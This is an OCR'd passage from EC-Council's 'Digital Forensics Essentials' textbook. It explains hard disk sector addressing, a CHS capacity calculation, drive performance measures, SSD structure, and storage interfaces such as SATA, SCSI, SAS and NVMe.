hard disk.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Hard Disk Drive: Sector Addressing

- Cylinders, heads, and sectors (CHS) determine the address of the individual sectors on the disk
- When a disk is formatted, it is divided into tracks and sectors
- For example, the formatted disk might contain 50 tracks, each of which is divided into 10 sectors
- Track and sector numbers are used by the OS and disk drive to identify the stored information

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Hard Disk Drive: 4K Sectors

New hard drives use advanced-format sectors of 4096 bytes (4 KB or 4K). This format uses the storage surface media of a disk efficiently by merging eight 512-byte sectors into a single sector (4096 bytes). The structure of a 4K sector maintains the design elements of 512-byte sectors, with the beginning and error correction coding (ECC) areas represented by the identification and synchronization characters, respectively. The 4K sector technology removes redundant header areas between sectors.





Figure 3.3: 4K sector layout

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Data Density on a Hard Disk

Hard disks store data using the zoned bit recording method, which is also known as multiple zone recording. In this technique, tracks form a collection of zones depending on their distance from the disk center, and outer tracks have more sectors than inner tracks. This allows the drive to store more bits in each outer track than in the innermost zone, which helps achieve a high total data capacity.

The following are some terms related to the data density on a hard disk:

- **Track density:** This term refers to the space required by a particular number of tracks on a disk. Disks with a greater track density can store more information and offer better performance.
- **Areal density:** This term refers to the number of bits per square inch on a platter, and it represents the amount of data a hard disk can hold.
- **Bit density:** This term refers to the number of bits a unit length of track can accommodate.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



CHS (Cylinder-Head-Sector) Data Addressing and Disk Capacity Calculation

Hard-disk data addressing is the technique of assigning addresses to physical blocks of data on HDDs.

CHS (Cylinder-Head-Sector)

The Cylinder–Head–Sector (CHS) process identifies individual sectors on a hard disk according to their positions in a track, and the head and cylinder numbers determine these tracks. It associates information on the hard drive by specifications such as the head (platter side), cylinder (radius), and sector (angular position).

Example of Disk Capacity Calculation: A disk drive has 16,384 cylinders, 80 heads, and 63 sectors per track. Assume - a sector has 512 bytes. What is the capacity of such a disk?


Answer

Total Size of the Disk = No. of Cylinders * No. of Heads * No. of Sectors per Track * 512 bytes per Sector

Total Size of the Disk = (16,384 cylinders) * (80 heads) * (63 sectors / track) * (512 bytes / sector)

= 42,278,584,320 bytes

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Measuring the Hard Disk Performance

Data is stored on the hard disk in the form of files. When a running program requests a file, the hard disk recovers the byte content of the file and sends the bytes to the CPU, one at a time, for further processing. Measuring hard disk drive performance includes calculation of its two characteristics including the access time and data transfer rate.

Access time

Access time refers to the time taken by a drive to initiate data transfer. This time depends on the mechanical nature of rotating disks and moving heads. The following are the main components added to obtain the access time:


- **Seek time:** This is the time required for a hard-disk controller to find a particular piece of data. When reading or writing data, the disk heads move to the correct position through the process of seeking. The time taken to move read or write disc heads from one point to another on the disk is the seek time. The seek time is generally between 10 and 20 ms, with the common desktop hard disks having a seek time of approximately 9 ms.
- **Rotational latency:** This refers to the rotational delay in the chosen disk sector to rotate under read or write disk-drive heads. The average disk rotational latency is half the time taken by the disk to complete one revolution. The term is applicable only to rotating storage devices such as HDDs and floppy drives but not tape drives.
- **Data transfer rate:** The data transfer rate of a drive is expressed by the internal rate, which is the rate of data transfer between the disk surface and drive controller, as well as the external rate, which is the rate of data transfer between the drive controller and host system. The host transfer rate or data transfer rate is the speed at which the host

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

computer can transfer data from the Integrated Drive Electronics (IDE)/Enhanced IDE (EIDE) or Small Computer System Interface (SCSI) to the CPU.

- The data transfer rates at inner zone ranges from 44.2 MB/s to 74.5 MB/s
- The data transfer rate at outer zone ranges from 74.0 MB/s to 111.4 MB/s

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Solid-State Drive (SSD)

An SSD is an electronic data storage device that implements solid-state memory technology to store data in a manner similar to an HDD. In electronics, the term "solid state" refers to an electronic circuit built entirely with semiconductors. SSDs use the following two types of memory.

- **NAND-based SSDs**: These SSDs use solid-state NAND memory microchips to store data. NAND memory is non-volatile in nature and retains memory even without power. Therefore, the data in these microchips are in a non-volatile state and do not need any moving parts. NAND memory was developed primarily to reduce the cost per bit of data storage. However, it is still more expensive than optical memory and HDDs. NAND-based memory is widely used today in mobile devices, digital cameras, MP3 players, etc. It allows only a finite number of writes over the device lifetime.
- **Volatile RAM-based SSDs**: SSDs based on volatile memory such as dynamic RAM (DRAM) are used when applications require fast data access. These SSDs include either an internal chargeable battery or an external AC/DC adapter, as well as backup storage. Data resides in the DRAM during data access and is stored in the backup storage in case of a power failure.

Advantages of SSD

The three major advantages of SSD over magnetic hard drives are as follows:

- Faster data access
- Lower power usage
- Higher reliability

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4: Structure of SSD

Components of SSD

1. **NAND flash memory**—It uses non-volatile storage technology to store data and consists of floating gate transistors that do not require power to retain data
2. **Controller**—It is an embedded processor that acts as a bridge between the flash memory components and the system by executing firmware-level software
3. **DRAM**—It is a volatile memory and requires power to retain data. DRAM is included in an SSD to increase its read/write performance.
4. **Host interface**—Based on performance requirements, various host interfaces are used in SSDs. Commonly used SSD host interfaces include Serial Advanced Technology Attachment (SATA), Peripheral Component Interconnect Express (PCIe), and SCSI.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disk Interfaces

A storage drive connects to a PC using an interface. There are various types of interfaces, including IDE, SATA, PCIe, and SCSI.

- **ATA/PATA (IDE/EIDE)**

  IDE is a standard electronic interface used between a computer motherboard's data paths or bus and the computer's storage devices, such as HDDs, SSDs, and CD-ROM/DVD drives. The IBM PC Industry Standard Architecture (ISA) 16-bit bus standard is the base for the IDE interface, which offers connectivity in computers that use other bus standards. The official IDE of the American National Standards Institute (ANSI) is the Advanced Technology Attachment (ATA).




Figure 3.5: ATA/PATA (IDE/EIDE)

- **Parallel ATA**

  Parallel ATA (PATA), based on parallel signaling technology, offers a controller on the disk drive itself and thereby eliminates the need for a separate adaptor card. PATA standards only allow cable lengths up to 46 cm (18 in).

  PATA has the following features:

  - Relatively inexpensive

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Easy to configure
- Allows look-ahead caching

- **Enhanced Integrated Drive Electronics (EIDE)**

  Most computers sold today use an enhanced version of IDE called Enhanced Integrated Drive Electronics (EIDE). IDE drives connect with PCs using an IDE host adapter card. The IDE controller in modern computers is a built-in feature on the motherboard. EIDE is an extension to the IDE interface that supports the ATA-2 and ATA Packet Interface (ATAPI) standards. The motherboard contains two types of EIDE sockets. A socket connects two drives, namely 80 wire cables for fast hard drives and a 40-pin ribbon cable for CD-ROMs/DVD-ROMs. Enhanced or Expanded IDE is a standard electronic interface connecting a computer's motherboard to its storage drives. EIDE can address a hard disk larger than 528 Mbytes, allows quick access to the hard drive, and provides support for direct memory access (DMA) and additional drives such as tape devices and CD-ROM drives. When updating a computer system with a larger hard drive, the EIDE controller is inserted in the system card slot. The EIDE accesses drives larger than 528 Mbytes by using a 28-bit Logical Block Address (LBA) to indicate the actual head, sector, and cylinder locations of the disk data. The 28-bit LBA provides sufficient information to identify unique sectors in a storage device with a capacity of 8.4 GB.

- **Serial ATA**

  Serial ATA (SATA) offers a point-to-point channel between the motherboard and drive. The cables in SATA are shorter in length than those in PATA. It uses four-wire shielded cables of up to 1 m in length. SATA cables are more flexible, thinner, and lighter than the ribbon cables required for conventional PATA hard drives.

  SATA has the following features:

  - High operation speed
  - Easy to connect to storage devices
  - Easy to configure
  - Transfers data at a rate of 1.5 Gbps (SATA revision 1.0) and 6 Gbps (SATA revision 3)

  Drive and motherboard connectivity through a SATA point-to-point channel are based on serial signaling technology. This technology enables data transfer at a rate of approximately 1.5 Gbps in a half-duplex channel mode.



Figure 3.6: Serial ATA

- **SCSI**

  SCSI is a set of ANSI standard electronic interfaces that allow personal computers to communicate with peripheral hardware such as disk drives, tape drives, CD-ROM drives,

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

printers, and scanners. Adopted by Apple Computer, Inc. and still used in the Macintosh, the present sets of SCSIs are parallel interfaces. SCSI ports continue to be available as a built-in feature in various PCs today and are supported by all major OSes. In addition to providing faster data rates, SCSI is more flexible than earlier parallel data transfer interfaces. SCSI allows up to 7 or 15 devices (depending on the bus width) to be connected to a single SCSI port in a daisy-chain fashion. This allows one circuit board or card to accommodate all the peripherals, rather than having a separate card for each device, making it an ideal interface for use with portable and notebook computers. A single host adapter, in the form of a PC card, can serve as a SCSI interface for a laptop, freeing up the parallel and serial ports for use with an external modem and printer while additionally allowing the usage of other devices.

Specifications of SCSI standards:

Technology Name	Maximum Cable Length (meters)	Maximum Speed (MBps)	Maximum Number of Devices
SCSI-1	6	5	8
SCSI-2	6	5-10	8 or 16
Fast SCSI-2	3	10-20	8
Wide SCSI-2	3	20	16
Fast Wide SCSI-2	3	20	16
Ultra SCSI-3, 8-Bit	1.5	20	8
Ultra SCSI-3, 16-bit	1.5	40	16
Ultra-2 SCSI	12	40	8
Wide Ultra-2 SCSI	12	80	16
Ultra-3 (Ultra160/m) SCSI	12	160	16

Table 3.1: SCSI Standards




Figure 3.7: SCSI

- **Serial Attached SCSI**

  Serial Attached SCSI (SAS) is a point-to-point serial protocol that handles data flow among computer storage devices such as HDDs and tape drives. It is the successor to Parallel SCSI and uses the standard SCSI command set.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SAS is chosen over SCSI because of its flexibility and other beneficial features, as explained below:

- While the latest parallel SCSI standard can support a maximum of only 16 devices, SAS makes use of expanders and can support up to 65,535 devices
- SAS is free from issues such as termination and clock skew
- As SAS is a point-to-point technology, it is not affected by resource contention issues, which were common in parallel SCSI
- SAS drives prove better performance, scalability, and reliability in storage applications than SCSI drives, and they can operate in environments where SCSI drives cannot



Figure 3.8: Serial Attached SCSI

- **PCIe SSD**

  A PCIe SSD is a high-speed serial expansion card that integrates flash directly into the motherboard. These devices connect to the host machine through its own serial link by eliminating the need to share a bus, reducing latency, and enhancing the data transfer speeds between a server and storage. The speed of data transfer is determined by the number of PCIe lanes per SSD. PCIe 5.0 was launched on May 29, 2019 and has a bandwidth of 32 GT/s (~128 GB/s), making it ideal for applications such as artificial intelligence, machine learning, gaming, visual computing, storage, and networking.




Figure 3.9: PCIe SSD

- **SSD Storage Protocol: NVMe SSD**

  Non-Volatile Memory Express (NVMe) is a storage protocol developed for NAND flash memory and high-performance SSDs that use PCIe card slot technology. With its parallel queuing system, NVMe overcomes the limitations of SATA and other SSD storage options. It can handle heavier workloads, reduce latency, and offer better queue support than SATA/Advanced Host Controller Interface (AHCI) SSDs, significantly boosting performance and mitigating CPU bottlenecks. Currently, NVMe supports three form factors: add-in PCIe cards, M.2 SSDs, and 2.5-inch U.2 SSDs.

